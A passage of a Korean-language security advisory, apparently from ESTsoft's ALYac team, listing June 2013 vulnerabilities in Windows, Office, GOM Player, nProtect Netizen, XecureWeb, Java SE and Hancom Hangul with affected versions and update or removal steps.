이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 인증된 공격자가 프린터 연결을 삭제할 경우 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그인 자격 증명을 가지고 로그인할 수 있어야 합니다.

Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점(2839571)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office의 취약점을 해결합니다. 취약점으로 인해 사용자가 영향을 받는 버전의 Microsoft Office 소프트웨어를 사용하여 특수하게 조작된 Office 파일을 열거나, 전자 메일 리더로 Microsoft Word를 사용하면서 특수하게 조작된 전자 메일 메시지를 Outlook에서 미리 보거나 열 경우 원격 코드 실행이 발생할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/security/bulletin/ms13-jun>

영문 : <http://technet.microsoft.com/en-us/security/bulletin/ms13-jun>

• 곰플레이어 원격코드 실행 취약점 보안 업데이트 권고

국내 무료 동영상 재생 프로그램인 곰플레이어에서 원격코드 실행 취약점이 발견됨
 낮은 버전의 곰플레이어 사용자는 단순 웹페이지 방문에도 악성코드에 감염될 수 있으므로
 해결방안에 따라 최신버전으로 업데이트 권고
 공격자가 특수하게 제작한 웹 페이지를 취약한 곰플레이어 버전 사용자가 열람할 경우,
 악성코드에 감염됨

<해당 제품>

곰플레이어 2,2,52,5151 이전버전

<해결 방법>

- 곰플레이어 홈페이지에 방문하여 곰플레이어 최신 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드

※ 버전 확인 및 업데이트 : 마우스오른쪽 버튼 → 프로그램 정보

<참고사이트>

<http://gom2.gomtv.com/release/download.html>

• nProtect Netizen v5.5 원격코드 실행 취약점 보안 업데이트

은행/증권사/게임사 등에서 보안 목적으로 배포되는 nProtect Netizen v5.5에서 외부 공격
 에 의하여 원격코드가 실행되는 취약점이 발견됨

공격자가 특수하게 제작한 웹 페이지를 취약한 nProtect Netizen이 설치된 PC에서 접속할
 경우 악성코드에 감염됨

이에 따라 과거 은행/증권사/게임사 등을 방문하여 nProtect Netizen가 설치된 경우에는
 취약점이 존재하는 버전을 확인하여 삭제하거나 취약점이 없는 버전으로 재설치를 권고함

- 수정한 날짜가 [2013-05-22 오전 2:57] 이전일 경우 취약한 버전

<해당 제품>

nProtect Netizen v5.5(2013.5.22.1) 이전 버전

<해결 방법>

- 취약한 버전의 소프트웨어 사용자

-삭제 후 해당 서비스 사용시 재방문 하여 재설치

삭제방법 : 제어판->프로그램 추가 삭제->설치된 nProtect Netizen v5.5를 언인스톨

- 취약한 버전의 소프트웨어를 배포하는 기업관리자

-배포하는 nProtect Netizen v5.5가 취약한 버전인지 확인 한 후 취약점에 제거된 신규패
 키지를 업데이트하여 배포

• 제큐어웹 ActiveX 원격코드 실행 취약점 보안 업데이트 권고

소프트포럼社의 “제큐어웹” ActiveX에서 원격코드 실행 취약점이 발견됨

취약한 버전의 제큐어웹 ActiveX 사용자는 해커가 특수하게 제작한 웹페이지를 방문할 경우, 악성코드에 감염됨

취약한 버전의 사용자는 악성코드 감염으로 인해 개인 및 금융정보 유출, 좀비PC 등으로 악용될 수 있으므로 해결방안에 따라 보안업데이트 권고

※ 해당 취약점을 악용한 침해사고가 발생하고 있어, 적극적인 대처 필요

<해당 제품>

제큐어웹 7.2.6.5 및 이전버전

<해결 방법>

- 제큐어웹 7.2.6.5 및 이전버전 서비스 운영자

소프트포럼社를 통해 배포버전 교체 (제큐어웹 ActiveX 7.2.6.6 이상 버전)

- 취약한 버전의 소프트웨어 일반 사용자

-제큐어웹 프로그램 삭제

※ 추후 해당 서비스 필요시 7.2.6.6 이상 버전으로 재설치

-버전 확인방법 : IE창에서 “ALT+T+A” → 도구 모음 및 확장 프로그램 → 표시 : 다운로드 받은 컨트롤 → XecureWeb 버전확인

-삭제방법 : 시작 → 제어판 → 프로그램 제거 → 프로그램 및 기능검색 → “xecure” 검색 → 삭제

• Oracle Java SE Critical Patch(6월) 업데이트 권고

Oracle社는 Java SE에 영향을 주는 코드실행 취약점을 해결한 보안 업데이트를 발표

낮은 버전의 Java SE를 사용할 경우, 인증없는 외부 원격코드 실행 등의 해킹 피해가 발생할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

Oracle社는 Java SE의 40개 취약점을 해결한 보안 업데이트를 발표

공격자가 원격지에서 상대방에게 악성코드를 실행시킬 수 있는 취약점

<해당 제품>

- Java SE

- JDK . JRE 7 Update 21 및 이전버전

- JDK . JRE 6 Update 45 및 이전버전

- JDK . JRE 5.0 Update 45 및 이전버전

- JavaFX 2.2.21 및 이전버전

<해결 방법>

- 설치된 제품의 최신 업데이트를 다운로드 받아 설치하거나, Java 자동업데이트 설정을 권고

<참고사이트>

<http://www.oracle.com/technetwork/topics/security/javacpujun2013-1899847.html>
<http://www.oracle.com/technetwork/topics/security/javacpujun2013verbose-1899853.html>
<http://www.oracle.com/technetwork/java/javase/downloads/index.html>
http://www.java.com/ko/download/help/java_update.xml

• 아래한글 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社에서 개발한 워드프로세서인 '아래한글'에서 임의 코드실행이 가능한 취약점이 발견됨

낮은 버전의 아래한글 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안업데이트 권고

공격자는 웹 게시물, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP)를 열어보도록 유도하여 임의코드를 실행시킬 수 있음

GIF 및 PNG 이미지를 처리과정에서 발생한 임의코드 실행 취약점을 해결한 보안업데이트

<해당 제품>

<한글과컴퓨터 오피스 2010>

- 한컴오피스 2010 공통요소 8.5.8.1445 및 이전 버전
- 한/글 2010 8.5.8.1349 및 이전 버전
- 한/쇼 2010 8.5.8.1414 및 이전 버전
- 한/셀 2010 8.5.8.1270 및 이전 버전

<한글과컴퓨터 오피스 2007>

- 한컴오피스 2007 공통요소 7.5.12.672 및 이전 버전
- 한/글 2007 7.5.12.672 및 이전 버전
- 슬라이드 2007 7.5.12.883 및 이전 버전
- 넥셀 2007 7.5.12.739 및 이전 버전

<한글과컴퓨터 오피스 2005 및 이하 제품>

- 한/글 2005 6.7.10.1094 및 이전 버전
- 한/글 2004 6.0.5.785 및 이전 버전
- 한/글 2002SE 5.7.9.3067 및 이전 버전

<해결 방법>

<한컴오피스 2010>

- 한컴오피스 2010 공통요소 8.5.8.1448 이상 버전
- 한/글 2010 8.5.8.1358 이상 버전
- 한/쇼 2010 8.5.8.1423 이상 버전
- 한/셀 2010 8.5.8.1279 이상 버전

<한컴오피스 2007>

- 한컴오피스 2007 공통요소 7.5.12.673 이전 버전
- 한/글 2007 7.5.12.673 이상 버전
- 슬라이드 2007 7.5.12.884 이상 버전
- 넥셀 2007 7.5.12.740 이상 버전

<한글과컴퓨터 오피스 2005 및 이하 제품>

- 한/글 2005 6.7.10.1095 이상 버전
- 한/글 2004 6.0.5.786 이상 버전
- 한/글 2002SE 5.7.9.3068 이상 버전

- 한글과컴퓨터 자동 업데이트를 통해 한글 최신버전으로 업데이트
- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

<참고사이트>

<http://www.hancom.co.kr/download.downPU.do?mcd=001>

Contact us...

(주)이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr